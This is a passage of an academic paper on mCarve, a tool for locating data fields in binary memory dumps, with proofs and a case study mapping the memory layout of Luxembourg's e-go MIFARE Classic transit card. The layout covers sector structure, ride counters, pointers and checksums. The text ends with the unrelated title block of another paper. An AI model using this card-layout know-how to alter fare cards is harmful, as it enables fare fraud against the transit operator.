The running time of the commonalities procedure is linear in the number of dumps and the dissimilarities procedure is quadratic in the number of bundles. Therefore, the execution time of the combined procedure is mainly dependent on the number of bundles in the dump set. Convergence tests show that, in general, fewer than 10 bundles are needed to find an attribute in a dump set. This allows us to restrict our performance tests to dump sets of 10 bundles.




Figure 6: Performance

The tests were run on a Linux machine (kernel 2.6.31-22) with Intel Core 2 6400 @ 2.13 GHz processor running Python 2.6.4. Figure 6 shows on the horizontal axis the number of bundles included in the dump set. On the vertical axis it shows for each of the file sizes the time in seconds (averaged over the 5 dump sets) needed to perform the combined procedure. The test shows that our prototype is best suited for dumps of size smaller than 32KB, but it can deal reasonably well with size up to 256KB. Initial experiments have shown that performance of the tool can be significantly improved by implementing the core procedures in a lower-level language.

7.2 Convergence

Another interesting measure for the mCarve tool is the *rate of convergence* of the carved intervals. We will measure it by computing the number of dumps that are necessary in order to find an attribute in a dump set. For simplicity, we assume that the dumps as well as the attribute values are given by a uniformly random distribution.

Let q denote the bit length of the attribute's encoding in the dump, let N denote the number of dumps and let x be the number of bundles. We first compute the probability of false positives, i.e. the probability of an accidental occurrence of values matching an attribute. The probability that the bit string formed by a particular interval of q bits in all N dumps matches a particular given string of bits is 2^{-qN}. There are $\binom{2^q}{x} \cdot x!$ possible encodings of x different values. The probability that the q bits in all N dumps match one of these representations is therefore $2^{-qN}\binom{2^q}{x} \cdot x!$.

Thus if l denotes the length of the bit strings representing dumps, then the probability p_{nfp} of no false positives

is given by

$$p_{nfp} \geq \left(1 - \frac{2^{-qN} \cdot 2^q!}{(2^q - x)!}\right)^{l-q+1}.$$

The inequality is due to the fact that the product on the right does not concern independent trials. We are interested in those values of x and N for which the probability p_{nfp} is large enough that the discovery of an attribute is not coincidental.

Using the inequality $\binom{n}{k} \leq \frac{n^k}{k!}$ we obtain

$$\left(1 - \frac{2^{-qN} \cdot 2^q!}{(2^q - x)!}\right)^{l-q+1} \geq \left(1 - 2^{q(x-N)}\right)^{l-q+1}.$$

Fixing the number of bundles x and a false positive probability ϵ, we obtain the following inequality for the number of dumps N:

$$\left(1 - 2^{-(N-x)q}\right)^{l-q+1} > 1 - \epsilon.$$

Thus

$$N > \frac{-1}{q} \log_2 \left(1 - (1-\epsilon)^{\frac{1}{l-q+1}}\right) + x.$$

This formula can be used in two ways. If we know the length q of the encoding, we fix a number of bundles x and a false positive probability ϵ and compute the number of dumps N needed for convergence. If we do not know the length of q, we set it to $\log_2(x)$ and perform the same computation. For instance, for dumps of length $l = 1024$, false positive probability of $\epsilon = 0.05$, number of bundles $x = 4$, and length $q = \log_2(x) = 2$ we get $N > 11.14$. This means that to have convergence with probability 0.95 we need to analyze 12 dumps comprising 4 different attribute values.

8 Case study: The E-go system

We illustrate our methodology by reverse engineering part of the memory structure of the Luxembourg public transportation card.

8.1 The E-go system

The fare collection system for public transportation in Luxembourg, called e-go, is based on radio frequency identification (RFID) technology. The RFID system consists of credit-card shaped RFID *tags* that communicate wirelessly with RFID *readers*. Readers communicate with a central back-end system to synchronize their data. Travelers can buy e-go cards with, for instance, a book of 10 tickets loaded on it. Upon entering a bus, the user swipes his e-go card across a reader and a ticket is removed from the card.

Since most RFID readers of the e-go system are deployed in buses the e-go is an *off-line* RFID system [5]. Readers do not maintain a permanent connection with the back-end system, but synchronize their data only infrequently. Since readers may have data that is out-of-date and tags may communicate with multiple readers, the e-go system has to store information on the card.

The RFID tags used for the e-go system are, in fact, MIFARE classic 1k tags. These tags have 16 sectors that each contain 64 bytes of data, totaling 1 kilobyte of memory. Sector keys are needed to access the data of each sector. Garcia et al. [4, 6] recently showed that these keys can be efficiently obtained with off-the-shelf hardware. Therefore, it is easy to create a memory dump of an e-go card.

8.2 Data collection

Over a period of 2 months, we collected 68 dumps for 7 different e-go cards of different types. Four cards are of type *10-rides/2nd-class*, two of type *1-ride/2nd-class* and one of type *1-ride/1st-class*. According to information published by the transportation companies, a card can contain up to 6 products of the same type. We considered two classes of events that change the state of a card: (1) charging the card with a new product (including the purchase of a new, charged card), and (2) validating a ride by swiping the card. After each event we dumped the memory of the card as a binary file. This gave a sequence of consecutive events for each card.

Because the e-go system is an off-line system, we expected to find several attributes encoded on the card. For each event we therefore collected some contextual information, which we attributed to the dump following the event. For charge events we collected the following attributes: card id (the decimal number printed on the card); charged product; date, time and location of charging; card charger id (as printed on the coupon). For validation events we collected: card id; date and time of swiping; expiration time of the ride; card reader id (because the card readers have no visible identification we collected the license plate number of the bus and the location of the reader within the bus); rides left; bus number; bus stop.

These are the attributes that one would expect to find on the card and that are easy to observe. Most of these attributes can be obtained by reading the sales slips or the display of the reader. Since cards are purchased anonymously, no personal identifying information, such as name, address, or date-of-birth can be stored on the card.

In addition to our basic set of dumps, we had access




Figure 7: E-go memory layout (applying common to a unique attribute).

to 47 dumps from earlier experiments which were less structured and less documented. We used these dumps to validate the results of the experiments with our main set of dumps.

It is important to note that our analysis is entirely passive: no data on the card needs to be modified and no data needs to be written to the card.

8.3 Data analysis

Using our tools, we verified the presence of three classes of attributes: (1) external attributes (i.e., the observable attributes mentioned above); (2) internal attributes (related to the organization of the data within the card's memory, such as a pointer to the active sector); and (3) attributes with high entropy (such as CRCs and cryptographic checksums). We also searched for cyclic versions of these attributes.

Memory layout. The first step in our analysis is to determine the general memory layout of an e-go card. For this purpose we apply the commonalities algorithm to the constant attribute, i.e., an attribute that has a constant value for every dump. The result of this operation is shown in Figure 7. The card's memory is displayed in 64 lines of 128 bits, giving a total of 8192 bits (1kB). Bits that have a constant value in all dumps are colored differently from bits that vary in value. The recurring structures immediately suggest a partitioning of the memory into 16 sectors of 4 lines each. There seem to be four different types of sectors. The structure of the first sector is unique. We call this sector the *shell sector*. Lines 2 and 3 of the shell sector are identical. Next there are seven sectors with a similar appearance (three of these look a bit less dense than the others because they are used less frequently in our dump set). We call these sectors the *product sectors*. The next five sectors are similar. We call them *transaction sectors*. Finally, there are three *empty sectors*, which we will ignore for the rest of our analysis. They are probably reserved for future extensions of the e-go system.

Further inspection shows that the last line of each sector is constant (over all dumps). This is the 16 byte *sector key*. Because the last lines of each of the sectors (except the empty sectors) are equal, we can conclude that the same key is used for all sectors.[1]

External attributes. The second step in our analysis is to carve the external attributes. This step only revealed the card ID. We can conclude that the other external attributes are either not represented on the card or not at a static location. Figure 8 shows for each sector type which attributes were discovered with our tool. The card ID, which is located in the shell sector in Figure 8, is detected as follows. The output of our tool on the card ID attribute consists of a number of intervals between bits 0 to 37 plus the interval 35 to 108. Clearly, the last interval is too large to contain the card ID, so we can consider that interval a false positive. We conclude that bits 0 to 37 are

[1] In order to not reveal sensitive data, we display keys that are different from those used in the e-go system.




Figure 8: Attributes located in the three sector types.

related to the card ID. Indeed, the MIFARE standard describes that identification numbers are hard-coded in the first 32 bits (4 bytes). If we reverse these 4 bytes and interpret them as a decimal number, we obtain the number printed on the card. The fact that bits 32 to 37 relate to the card ID is also consistent with the MIFARE standard because bits 32 to 39 contain the checksum of the card ID.

Internal attributes. The tool can be used to step through a sequence of dumps and observe the changes between consecutive dumps. In this way, one can step through the "history" of a particular card and observe recurring patterns. This process indicates a periodicity in the updates of the transaction sectors of the e-go card. Successive validation events write to successive transaction sectors, thereby cycling back from the fifth transaction sector to the first. One would expect a similar periodicity in the product sectors, but that is not the case. Writing to the product sectors occurs in an alternating way between two selected sectors. Based on the hypothesis that there is a notion of a "current" sector, we carve for pointers with cycle lengths 2 to 7. By making a selection of those sequences of dumps that showed the cyclic behaviour, we can locate a pointer to the currently active transaction sector (see tsec-ptr in the shell sector of Figure 8). This 3-bit pointer has a cycle of length 5 from 000 to 100. In a similar way one obtains a pointer with cycle 2, located at bit 169. Inspection of dumps reveals that this concerns a 3-bit pointer to the next active product sector (next-psec-ptr, bits 168-170). Two other pointers with cycle 2 are only revealed when carving well chosen subsets of the collection of dumps. In the figure they are labelled with psec-ptr-A and psec-ptr-B. When stepping through the dumps, it becomes clear that after each validation event the values of next-psec-ptr and one of psec-ptr-A or psec-ptr-B are swapped. When charging the card, psec-ptr-A and psec-ptr-B change roles.

Cyclic external attributes. After having been able to locate only a single static external attribute, we continue by searching for dynamically stored external attributes. By using cycle length 5, we can find two locations in each of the transaction sectors related to the date of the most recent validation In Figure 8 these locations are labelled with "date" and "date 2". By stepping through a sequence of dumps swiped on consecutive days, it becomes clear that the date field is a counter. It counts the number of days since 1/1/1997. In our dump set the two dates are always identical. In a similar way we can find two fields related to the time of the most recent validation event. They count the number of minutes since midnight. The first and second time are different, but, surprisingly, their difference is not constant, which would have indicated a relation to the expiration time. The last attribute that can be located in the transaction sector is the reader ID. As explained, we use the license plate of the bus and the location of the reader within the bus to identify each card reader. By combining these two attributes we obtain a new attribute that relates to the reader ID. Surprisingly,

this new attribute does not occur in the dumps, but the license plate attribute does. This means that all readers in a given bus have the same id. When interpreting the reader as a decimal number, one typically obtains numbers in the range from 1 to 150 for readers in a bus and from 10150 to 10200 for readers in a train station. This is consistent with carving for the attribute "bus-or-train", which points at the higher bits of the reader id.

These attributes were found by reducing cyclic attributes to static attributes as described in Section 5. With this approach an attribute of cycle 5 will change its value only every 5 dumps. As a consequence, this attribute has a rather slow convergence rate. Convergence can be improved, however, by focusing on the *active* transaction sector. In order to do this we created a new set of dumps, each of which only contained the active transaction sector of the old dump. Carving for the static external attributes in this new set of dumps results in the same findings, but the attributes can be located with significantly fewer dumps.

Using this approach we can easily locate three more attributes in the product sectors: the card type, the number of rides left on the card and the expiration time of the current product. A second field related to the number of rides left was also located (rides left 2 in the figure), which equals 12 minus rides left for 10-rides cards and 3 minus rides left for 1-ride cards.

Finding high entropy attributes. While using the tool, one quickly observes that the diss function returns intervals of varying widths sliding through the index set of the dumps. Heuristically, one expects the width of these sliding windows to be shorter over intervals corresponding to high-entropy attributes than over indexes corresponding to low entropy attributes. Furthermore, the step size or distance between two such windows is expected to be smaller for high-entropy intervals.

The observation of short-step narrow sliding windows led to the conjecture that the cards contain cryptographic data.

To confirm the existence of high-entropy attributes, the MD5 hash of the dumps was computed and added as an attribute. The hash serves as a quick indicator for equality or inequality of two dumps and is a more robust approach to labeling distinct dumps with different attribute values than simply enumerating all dumps in a set. Carving for this artificial MD5 attribute amounts to looking for attribute values which change whenever the contents of the dump change. The tool thus revealed an 80-bit string in the shell sector. The same method applied to dumps of the product and transaction sectors revealed 16-bit strings which only change when the data in the corresponding sector changes.

Whereas an 80-bit string was expected to be a cryptographic hash, the 16-bit strings were suspected to be checksums such as CRCs. By trying out a list of commonly used CRCs to the data in the product and transaction sectors, the CRC-16-ANSI with polynomial $x^{16} + x^{15} + x^2 + 1$ was found to produce the observed values.

This step led to the suspicion that a CRC might also be part of the 80 bit string in the shell sector, which was indeed found to be the case. The remaining 64 bits are expected to be a cryptographic hash protecting the integrity of the card's data.

Evaluation. Our tool performed quite well in this case study. We located the attributes as displayed in Figure 8 and have been able to infer the encoding scheme for most of them. On the other hand, we have not been able to locate all collected attributes. We did not find the date, time and location of charging, the card charger id, the bus number and the bus stop. Our experiments prove that they are not stored in a static or cyclic way on the card. We may assume that if the date and time of charging and the card charger id were represented in the card's memory, they would have been encoded in the same way as the other dates, times and ids. A search of these encoded values in the binary dumps did not give a hit. Therefore, we conjecture that these attributes are not stored on the card, not even at a dynamically determined location. Given that a validated ride allows for unrestricted travel through the whole country for two hours, there is also no need to store the bus number and bus stop on the card.

As a consequence of carving for internal attributes we have not only located four pointers, but we have also reverse engineered part of the dynamics of updating e-go cards. The transaction sectors are written to cyclically. They contain data related to the history of the card. The current state of each of the products on the card is stored in the product sectors. Every product is assigned to one sector, except the currently active product. This product is updated alternatingly in two sectors. This redundancy is probably built in to keep a consistent product state even if a transaction does not finish successfully.

More safeguards against update errors are found in the frequent checksums that we have been able to locate. A protection against intentional modification of the stored data is the cryptographic seal in the shell sector.

Even though we found the majority of observed attributes, there are still locations in the card's memory that we have not been able to assign a meaning to. Of course, the current dump set provides no information on the meaning of the constant (blue) bits in Figure 8. The variant (red) bits either have to do with the internal organization of the card or with attributes that we did not or could not observe.

With respect to convergence, we see that the dumps in this case study behave slightly worse than the dumps in

the idealized set from Section 7.2. Finding an attribute requires roughly 12 dumps (or 5 bundles).

Occasionally, we incorrectly entered an attribute value. The algorithms that we developed are not robust against such mistakes, since a single modification in the input can drastically change the output. In practice, however, such mistakes were quickly identified by regularly performing experiments on a subset of the dump set, such as all dumps belonging to a given card.

A very useful feature of our methodology is that in the search for an attribute we do not presuppose a particular encoding of that attribute. This allowed us to search for the combination of license plate number and reader location in order to find the reader ID. Similarly, we found a rides left counter counting down and one that counts up while searching for one attribute.

9 Conclusion and future work

We have defined the carving problem for attributed dump sets as the problem of recovering the attribute mapping and encoding of attributes in a dump. We have proposed algorithms for recovering the attribute mapping and proven their correctness. The first algorithm computes the commonalities to determine the positions in a dump that cannot be contained in the mapping. The second algorithm computes subset-minimal dissimilarities to give a lower-bound on the bits that need to be contained in the attribute mapping. By combining these two algorithms, a set of possible mappings is derived.

In order to validate our approach we have implemented a prototype, called mCarve, with commonality and dissimilarity algorithms. A case study performed on data from the electronic fare collection system in Luxembourg showed that mCarve is valuable in analyzing real-world systems. Using mCarve, we have located more than a dozen attributes on the e-go card as well as their encoding. We have also partly reverse engineered the dynamics of updating e-go cards.

There are several research directions that remain to be explored. To be able to understand the attribute values, the encoding has to be recovered as well. In our case study, we have recovered the encoding of attributes manually, while automatic approaches should in some cases be feasible. Heuristic approaches seem most viable, possibly approaches based on file carving techniques. Secondly, the robustness of our algorithms can be improved. Currently, a small error in the data, due to, for instance, a transmission error or a mistake in inputting the attribute value will make the results unreliable. Although these mistakes can be found by hand, an automatic way would be preferable.

We would like to apply mCarve to other case studies. An interesting application would be the memory of a cell phone. Our performance results show that we have to optimize the implementation of our algorithms to analyze cell phone dumps. Another use of mCarve will be to analyze proprietary communication protocols. By recording the data and applying our algorithms, we could reconstruct their specification.

References

[1] BILLARD, D., AND HAURI, R. Making sense of unstructured memory dumps from cell phones, 2009.

[2] COHEN, M. I. Advanced carving techniques. *Digital Investigation 4*, 3-4 (2007), 119–128.

[3] CONTI, G., DEAN, E., SINDA, M., AND SANGSTER, B. Visual reverse engineering of binary and data files. In *VizSec '08: Proceedings of the 5th international workshop on Visualization for Computer Security* (Berlin, Heidelberg, 2008), Springer-Verlag, pp. 1–17.

[4] GARCIA, F. D., DE KONING GANS, G., MUIJRERS, R., VAN ROSSUM, P., VERDULT, R., SCHREUR, R. W., AND JACOBS, B. Dismantling MIFARE classic. In *ESORICS* (2008), pp. 97–114.

[5] GARCIA, F. D., AND VAN ROSSUM, P. Modeling privacy for off-line RFID systems. In *CARDIS* (2010), pp. 194–208.

[6] GARCIA, F. D., VAN ROSSUM, P., VERDULT, R., AND SCHREUR, R. W. Wirelessly pickpocketing a MIFARE classic card. In *IEEE Security and Privacy* (2009), pp. 3–15.

[7] GARFINKEL, S. Carving contiguous and fragmented files with fast object validation. *Digital Investigation 4s* (2007), 2–12.

[8] HELFMAN, J. Dotplot patterns: A literal look at pattern languages. *TAPOS 2*, 1 (1996), 31–41.

[9] RUKHIN, A., SOTO, J., NECHVATAL, J., SMID, M., AND BANKS, D. A statistical test suite for random and pseudorandom number generators for statistical applications. *NIST Special Publication in Computer Security* (2000), 800–22.

[10] SENCAR, H. T., AND MEMON, N. Identification and recovery of JPEG files with msising fragments. *Digital Investigation 6* (2009), 88–98.

[11] SHAMIR, A., AND VAN SOMEREN, N. Playing "hide and seek" with stored keys. *Lecture Notes in Computer Science 1648* (1999), 118–124.

[12] VAN DEURSEN, T., MAUW, S., AND RADOMIROVIĆ, S. mCarve tool, 2011. Available at `http://satoss.uni.lu/mcarve`.

A Proofs

Proof of Lemma 1. We show the first property by contradiction. Assume that there exists an attribute a such that $f(a) \not\subseteq \mathrm{comm}(a, S)$. Then there exists an index $i \in f(a)$ such that $i \notin common(a, S)$. It follows from the definition of comm that there is a bundle that contains bit strings s and s' such that $s_i \neq s'_i$. However, since f is an attribute mapping, index $i \in f(a)$, and $val_a(s) = val_a(s')$, we have that $s_i = s'_i$. Thus, $f(a)$ must be a subset of $\mathrm{comm}(a, S)$.

The second property follows from the fact that if we extend an encoding, it remains an encoding. We know

that $e(val_s(a)) = s|_{f(a)}$ is an encoding for attribute mapping f. By definition of attribute mapping, the map $e'(val_s(a)) = s|_{f'(a)}$ is an encoding as long as for all $j \in f'(a)$ we have $s_j = s'_j$ if $val_a(s) = val_a(s')$ and e' is injective. The former follows from the assumption that $j \in \mathrm{comm}(a, S)$. The latter follows from the fact that extending the range of the encoding maintains the injectivity of it. Hence, $f'(a) \mapsto I_a$ is an attribute mapping. □

Proof of Lemma 2. Let $a \in \mathbb{A}$ and let $s, s' \in S$, such that $\mathrm{val}_a(s) \neq \mathrm{val}_a(s')$. From the definition of an attribute mapping and injectivity of encoding functions, we derive that $s|_{f(a)} \neq s'|_{f(a)}$. Therefore, we can find $i \in f(a)$, such that $s_i \neq s'_i$, and thus $f(a)$ satisfies the definition of $\mathrm{diss}(a, S)$. □

Proof of Lemma 3. We define $Q = \{p \in P \mid \forall p' \in P\colon\ p' \subseteq p \implies p' = p\}$ and prove that this is the required set. From the definition of Q it follows directly that Q is subset minimal.

The inclusion $\overline{Q} \subseteq \overline{P}$ follows directly from $Q \subseteq P$. For the converse, $\overline{P} \subseteq \overline{Q}$, we use the fact that strict set inclusion on $\mathcal{P}(F)$ is well-founded for finite F. Let $p \in \overline{P}$, then there exists $p' \in P$, such that $p' \subseteq p$. We consider two cases: $p' \in Q$ and $p' \notin Q$. If $p' \in Q$, then from $p' \subseteq p$ it follows that $p \in \overline{Q}$, as required. In the second case, $p' \notin Q$, we use the definition of Q to find $p'' \in P$ such that $p'' \subsetneq p'$. Again, we can consider two cases: $p'' \in Q$ and $p'' \notin Q$. In the first case, $p'' \in Q$ we have $p'' \subsetneq p' \subseteq p$, so $p \in \overline{Q}$, as required. In the second case we can repeat this construction to find $p''' \subsetneq p'' \subsetneq p' \subseteq p$. Given well-foundedness, it will be impossible to create an infinite sequence in this way. Therefore, there is a point where the loop will be broken by finding $p^{(k)} \in Q$, such that $p^{(k)} \subsetneq p^{(k-1)} \subsetneq \ldots \subsetneq p' \subseteq p$, which implies that $p \in \overline{Q}$.

Finally, we prove uniqueness. Assume that X and Y are two subset-minimal sets with $X \neq Y$ and $\overline{X} = \overline{P} = \overline{Y}$. Without loss of generality, we may assume that there exists $x \in X$, such that $x \notin Y$. We derive a contradiction and conclude $X = Y$ as follows. If $x \in X$, then $x \in \overline{Y}$. From $x \notin Y$, we find $y \in Y$, such that $y \subsetneq x$. From $y \in \overline{Y}$, it follows that $y \in \overline{X}$, so there exists $x' \in X$ with $x' \subseteq y$. Thus, we have $x' \subseteq y \subsetneq x$ for $x', x \in X$, which contradicts the assumption of subset minimality of X. □

Proof of Lemma 4. By Lemma 3, let T be the unique subset-minimal set for which $\overline{T} = \mathrm{diss}(a, S)$. We show that $T \subseteq \mathrm{diss}(a, S')$.

Let $I \in T$. Then by definition, $\forall s, s' \in S\colon\ (\mathrm{val}_a(s) \neq \mathrm{val}_a(s') \implies \exists i \in I\colon\ s_i \neq s'_i)$. But since $S' \subseteq S$, the statement holds in particular for any two dumps in S'. Thus $I \in \mathrm{diss}(a, S')$. □

Proof of Lemma 5. The inclusion $\mathrm{filter}(\mathrm{diss}(a, S), \mathrm{comm}(a, S)) \subseteq \mathrm{filter}(\mathrm{diss}(a, R), \mathrm{comm}(a, S))$ follows from Lemma 4.

For the reverse inclusion, let $I \in \mathrm{filter}(\mathrm{diss}(a, R), \mathrm{comm}(a, S))$ be an index set in the filtration of $\mathrm{diss}(a, R)$ with respect to the common set of the attribute a of the dumps in S.

Suppose towards a contradiction that $I \notin \mathrm{filter}(\mathrm{diss}(a, S), \mathrm{comm}(a, S))$. Then there must be dumps $s_1, s_2 \in S$ such that $s_1|_I = s_2|_I$, but $\mathrm{val}_a(s_1) \neq \mathrm{val}_a(s_2)$.

Consider representatives $r_1, r_2 \in R$ of s_1 and s_2 such that $\mathrm{val}_a(r_1) = \mathrm{val}_a(s_1) \neq \mathrm{val}_a(s_2) = \mathrm{val}_a(r_2)$. Since $I \subseteq \mathrm{comm}(a, S)$, it follows that $r_1|_I = s_1|_I$, $r_2|_I = s_2|_I$, but $\mathrm{val}_a(r_1) \neq \mathrm{val}_a(r_2)$. This contradicts $I \in \mathrm{diss}(a, R)$. □

Proof of Theorem 2. By Lemma 5, it suffices to prove $\mathrm{smin}(\mathrm{diss}(a, R|_{\mathrm{comm}(a,S)})) = \mathrm{smin}(\mathrm{filter}(\mathrm{diss}(a, R), \mathrm{comm}(a, S)))$.

The inclusion $\mathrm{smin}(\mathrm{diss}(a, R|_{\mathrm{comm}(a,S)})) \subseteq \mathrm{filter}(\mathrm{diss}(a, R), \mathrm{comm}(a, S))$ holds, since $\mathrm{diss}(a, R|_{\mathrm{comm}(a,S)}) \subseteq \mathrm{diss}(a, R)$ and $\mathrm{smin}(\mathrm{diss}(a, R|_{\mathrm{comm}(a,S)})) \subseteq \mathrm{comm}(a, S)$.

The inclusion $\mathrm{diss}(a, R|_{\mathrm{comm}(a,S)}) \supseteq \mathrm{smin}(\mathrm{filter}(\mathrm{diss}(a, R), \mathrm{comm}(a, S)))$ holds as follows. Let $I \in \mathrm{smin}(\mathrm{filter}(\mathrm{diss}(a, R), \mathrm{comm}(a, S)))$. Then $I \in \mathrm{diss}(a, R)$ and $I \subseteq \mathrm{comm}(a, S)$, thus $I \in \mathrm{diss}(a, R|_{\mathrm{comm}(a,S)})$.

The Lemma now follows by uniqueness of subset minimal sets (Lemma 3) and the facts that the dissimilarity sets and filters of dissimilarity sets are superset closed. □

Proof of Lemma 7. T is interval-subset-minimal by definition. It is obvious that $T \subseteq \mathrm{diss}(a, S) \cap \mathcal{I}_n$. Since $\mathrm{diss}(a, S) \cap \mathcal{I}_n$ is interval-superset closed, it follows that $\overline{T} \cap \mathcal{I}_n \subseteq \mathrm{diss}(a, S) \cap \mathcal{I}_n$. Furthermore, for all $i \in [0, n)$, if $\mathrm{iv}(a, S)(i)$ exists, then $\mathrm{iv}(a, S)(i) \in \overline{T} \cap \mathcal{I}_n$.

Suppose towards a contradiction that $\overline{T} \cap \mathcal{I}_n \subsetneq \mathrm{diss}(a, S) \cap \mathcal{I}_n$. Then there exists $I \in \mathrm{diss}(a, S) \cap \mathcal{I}_n$ such that $I \notin \overline{T} \cap \mathcal{I}_n$. Let $I = [i_0, i_1]$ and consider $\mathrm{iv}(a, S)(i_0)$. By definition of $\mathrm{iv}(a, S)$, we have $\mathrm{iv}(a, S)(i_0) \subseteq I$ and we know that $\mathrm{iv}(a, S)(i_0) \in \overline{T} \cap \mathcal{I}_n$. This contradicts $I \notin \overline{T} \cap \mathcal{I}_n$. □

Proof of Theorem 3. We first prove correctness of the algorithm and then compute its time complexity.

Correctness. Let $k = \max_{j \in [1, |R|]}(k_j)]$. By Lemma 7, to prove correctness of the algorithm, we need to show that for any two dumps $s, s' \in R$ there exists an

index $ind \in [i, i+k]$ such that $s_{ind} \neq s'_{ind}$. We show this by iterating over the sorted list of dumps.

Dump $s^{(1)}$ differs from all other dumps within the interval $[i, k_1]$ because it differs from $s^{(2)}$ within this interval and the dump list is sorted. Assuming that for all $j < j_0$ dump $s^{(j)}$ differs from all other dumps within the interval $[i, max(k_1, \ldots, k_j)]$ we show that dump j_0 differs from all other dumps within the interval $[i, max(k_1, \ldots, k_{j_0})]$. First $s^{(j_0)}$ differs from $s^{(j)} < s^{(j_0)}$ on $[i, max(k_1, \ldots, k_{j_0})]$ since $[i, max(k_1, \ldots, k_j)] \subset [i, max(k_1, \ldots, k_{j_0})]$. The dumps $s^{(j)} > s^{(j_0)}$ differ from $s^{(j_0)}$ within the interval $[i, k_{j_0}]$ because $s^{(j_0)}$ differs from $s^{(j_0+1)}$ within this interval and the dump list is sorted. Thus the algorithm correctly computes $\mathrm{iv}(a, R)(i)$.

Complexity. The complexity of the algorithm is given by the complexity to sort the dump set and the complexity to compare adjacent dumps in the sorted list. The bit-complexity for comparing the adjacent dumps $s^{(j)}, s^{(j+1)}$ is k_j. Thus, in the worst case, it is bounded by n, the bit length of the dump. Thus $\mathrm{iv}(a, R)(i)$ can be computed in time $O((n-i)|R| + (n-i)|R| \log |R|) = O((n-i)|R| \log |R|)$.

If $\mathrm{iv}(a, R)(i)$ is computed for all $i \in [0, n)$, the sorting complexity for $i > 0$ can be lowered by taking advantage of the sorted list of dumps with respect to $>_{i-1}$. We merely need to perform a merge-sort for $<_i$ on two sets given by the restrictions $s_{i-1} = 0$ and $s_{i-1} = 1$ and ordered with respect to $<_{i-1}$. This can be performed in time $O((n-i)|R|)$. By summing up the time it takes to compute $\mathrm{iv}(a, R)(i)$ for $i \in [0, n)$ we obtain the theorem. □

SHELLOS: Enabling Fast Detection and Forensic Analysis of Code Injection Attacks

Kevin Z. Snow, Srinivas Krishnan, Fabian Monrose
Department of Computer Science
University of North Carolina at Chapel Hill,
{*kzsnow, krishnan, fabian*}*@cs.unc.edu*

Niels Provos
Google,
niels@google.com

Abstract

